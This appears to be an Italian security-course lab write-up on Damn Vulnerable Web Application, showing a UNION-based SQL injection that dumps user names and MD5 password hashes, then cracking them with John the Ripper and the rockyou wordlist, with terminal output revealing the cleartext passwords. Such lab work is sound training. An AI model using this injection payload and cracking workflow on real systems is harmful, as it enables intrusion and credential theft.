


S6L3 Password cracking

Utilizziamo la query

```
' UNION SELECT first_name, password FROM users #
```

che serve ad unire i risultati della query originale con una seconda query che seleziona i campi 'first_name' e 'password' dalla tabella 'users' in modo tale da richiamare il database che ci restituisce la lista degli utenti e gli hash delle password associate ad ognuno.



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT first_name , password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name , password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name , password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name , password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name , password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Andiamo ora a creare un file di testo contenente
i nomi utente e gli hash trovati



```
*~/Desktop/hack/usrpassdvwa.txt - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 Gordon:e99a18c428cb38d5f260853678922e03
3 Hack:8d3533d75ae2c3966d7e0d4fcc69216b
4 Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 Bob:5f4dcc3b5aa765d61d8327deb882cf99
```

Digitiamo sul terminale il seguente comando per eseguire il nostro attacco
`john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt usrpassdvwa.txt`

Possiamo vedere il risultato che ci viene restituito

con gli username e le password in chiaro,

manca la password dell'utente 'Bob',


ma soltanto perché la hash è uguale a quella dell'admin,

quindi la password per l'utente 'Bob' sarà uguale a quella di 'admin'

Per un ulteriore conferma utilizziamo il comando

`john --show /usr/share/wordlists/rockyou.txt --format=Raw-MD5 usrpassdvwa.txt`

Che ci mostra tutti i risultati del nostro precedente attacco.



```
(kali@kali)-[~/Desktop/hack]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt u
srpassdvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128
SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (Gordon)
letmein        (Pablo)
charley        (Hack)
4g 0:00:00:00 DONE (2024-01-10 14:14) 200.0g/s 144000p/s 144000c/s 1920
00C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked
passwords reliably
Session completed.

(kali@kali)-[~/Desktop/hack]
$ john --show /usr/share/wordlists/rockyou.txt --format=Raw-MD5 usrpa
ssdvwa.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 52 left
```